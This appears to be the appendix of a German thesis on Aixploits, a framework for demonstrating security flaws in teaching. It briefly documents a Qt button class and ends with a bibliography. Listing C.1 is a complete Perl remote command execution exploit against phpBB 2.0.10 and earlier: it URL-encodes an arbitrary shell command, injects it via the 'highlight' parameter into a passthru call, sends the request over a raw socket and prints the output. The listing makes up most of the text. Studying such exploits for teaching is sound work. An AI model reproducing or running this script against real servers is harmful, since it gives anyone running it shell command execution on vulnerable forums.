
B.2.10 Klasse AixButton

Die Klasse stellt Funktionen zur dynamischen Erzeugung eines Buttons bereit.

Fuktionen der Klasse AixButton:

Rückgabewert: void
Name: **AixButton**
Parameter: QGroupBox *btgrp, QStringList &command
Beschreibung: Die Funktion erzeugt einen Button mit einem Kommando.

Rückgabewert: void
Name: **AixButtonClicked**
Parameter: void
Beschreibung: Die Funktion aktualisiert die Fensterinhalte nach einem Mausklick.

C Skripte

C.1 Perl-Skript zum Exploit der phpBB Software

```
#!/usr/bin/perl
use IO::Socket;
use URI::Escape;


## phpBB<= 2.0.10 remote commands exec exploit
## based on
## http://securityfocus.com/archive/1/380993/2004-11-07/2004-11-13/0
## succesfully tested on: 2.0.6 , 2.0.8 , 2.0.9 , 2.0.10
## ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~_
if (@ARGV < 4)
 {
 print q(##############################################################
     phpBB <=2.0.10 remote command execution exploit
##############################################################################
 usage:
 exec_command.pl [URL] [DIR] [NUM] [CMD]
 params:
  [URL] - server url e.g. 127.0.0.1
  [DIR] - directory where phpBB installed e.g. /phpBB2/
  [NUM] - number of existing topic e.g. 1
  [CMD] - command for execute e.g. ls or "ls -la"
##############################################################################
 );
 exit;
 }

$serv  = $ARGV[0];
$dir   = $ARGV[1];
$topic = $ARGV[2];
$cmd   = $ARGV[3];

$serv =~ s/(http:\/\/)//eg;
```

```
print "*******************************************\r\r\n";

$cmd=~ s/(.*);$/$1/eg;
$cmd=~ s/(.)/"%".uc(sprintf("%2.2x",ord($1)))/eg;
$topic=~ s/(.)/"%".uc(sprintf("%2.2x",ord($1)))/eg;

$path  = $dir;
$path .= 'viewtopic.php?t=';
$path .= $topic;
$path .= '&ExploitIt=%65%63%68%6F%20%5F%53%54%41%52%54%5F%3B%20';
$path .= $cmd;
$path .= '%3B%20%65%63%68%6F%20%5F%45%4E%44%5F';
$path .= '&highlight=%2527.';
$path .= '%70%61%73%73%74%68%72%75%28%24%48%54%54%50%5F%47%45%54
          %5F%56%41%52%53%5B
          %45%78%70%6C%6F%69%74%49%74
          %5D%29.%2527';

print "this string is send to the webserver:\n http://$serv$path\n\n";
print "show string in cleartext:\n http://";
print uri_unescape($serv);
print uri_unescape($path);
print "\n\nthis we get back: \n";
$socket = IO::Socket::INET->new( Proto => "tcp",
          PeerAddr => "$serv", PeerPort => "80")
          || die "no connect to host\r\n";

print $socket "GET $path HTTP/1.1\n";
print $socket "Host: $serv\n";
print $socket "Accept: */*\n";
print $socket "Connection: close\n\n";

$on = 0;

while ($answer =<$socket>)
{
if ($answer =~ /^_END_/) { print "*****\r\r\n"; exit(); }
if ($on == 1) { print "  $answer"; }
if ($answer =~ /^_START_/) { $on = 1; }
}

print "exploit failed\r\n";
print "*****\r\n";
```

Listing C.1: exec_command.pl

Literaturverzeichnis

[1] Bundesministerium der Justiz: *Besserer Schutz vor Hackern, Datenklau und Computersabotage*. Version: 20. September 2006. http://www.bmj.bund.de/files/-/1317/RegE%20Computerkriminalit%E4t.pdf

[2] The Metasploit Project : *The Metasploit Framework*. http://www.metasploit.com/projects/Framework/

[3] Kaless, Benedikt: *Aixploits - Ein System zur Demonstration von Sicherheitslücken -Sicherheitslücken in Betriebssystemen*. http://www.aixploits.de/thesis

[4] Schneier, Bruce: *Secrets and Lies, IT-Sicherheit in einer vernetzten Welt*. dpunkt-Verlag & Wiley-VCH, 2001. – ISBN 3–89864–113–9

[5] Freiling, Prof. Dr. F.: *Verlässliche Verteilte Systeme I (Wintersemester 04/05)*
Abschnitt Terminologie Seite 47. http://lufgi4.informatik.rwth-aachen.de/media/teaching/ws2004/dds/02terminologie_26.10.2004.pdf

[6] Bundesamt für Sicherheit in der Informationstechnik: *Bundesamt für Sicherheit in der Informationstechnik (BSI)*. http://www.bsi.bund.de/produkte/boss/index.htm

[7] One, Aleph: *Smashing the Stack for Fun and Profit*. http://www.phrack.org/show.php?p=49&a=14

[8] Kevin D. Mitnick, William S.: *Die Kunst der Täuschung - Risikofaktor Mensch*. mitp-Verlag, 2006. – ISBN 3–82661–569–7

[9] KDE-Team: *K Desktop Environment*. http://kde.org

[10] VMware Group: *VMware: Virtualization, Virtual Machine & Virtual Server Consolidation*. http://www.vmware.com

[11] Trolltech: *Klassenbibliothek Qt*. http://www.trolltech.com/

[12] Juliane Mathes, Benedikt Kaless: *Aixploits - a framework for teaching security*. http://www.aixploits.de

[13] W3C: *HyperText Markup Language (HTML)*. http://www.w3.org/MarkUp/

[14] Münz, Stefan: *Elemente und Tags in HTML*. http://de.selfhtml.org/html/allgemein/textauszeichnung.htm#elemente_tags

[15] Münz, Stefan: *HTML-Dateien selbst erstellen*. http://de.selfhtml.org

[16] Apache Friends: *Apache Friends - xampp für linux*. http://www.apachefriends.org/de/xampp-linux.html

[17] The Apache Software Foundation: *The Apache Software Foundation*. http://www.apache.org/

[18] MySQL AB: *MySQL AB :: Die populärste Open-Source-Datenbank der Welt*. http://www.mysql.de/

[19] ProFTPD Project team: *ProFTPD - Highly configurable GPL-licensed FTP server software*. http://www.proftpd.org/

[20] The Internet Society: *Internet Protocol (IP)*. http://www.ietf.org/rfc/rfc791.txt

[21] The Internet Society: *Hypertext Transfer Protocol – HTTP/1.1*. http://www.ietf.org/rfc/rfc2616.txt

[22] The Internet Society: *File Transfer Protocol (FTP)*. http://www.ietf.org/rfc/rfc959.txt

[23] Gerald Combs: *Ethereal - The world's most popular network protocol analyzer*. http://www.ethereal.com/

[24] phpBB Group: *phpBB - Creating Communities*. http://www.phpbb.com/

[25] Christiane Rütten, Tobias Glemser: *Gesundes Misstrauen - Sicherheit von Webanwendungen*
cť 2006 Heft 26 Seite 234. Version: 2006. http://www.heise.de/security/artikel/84149, Abruf: 26.01.2007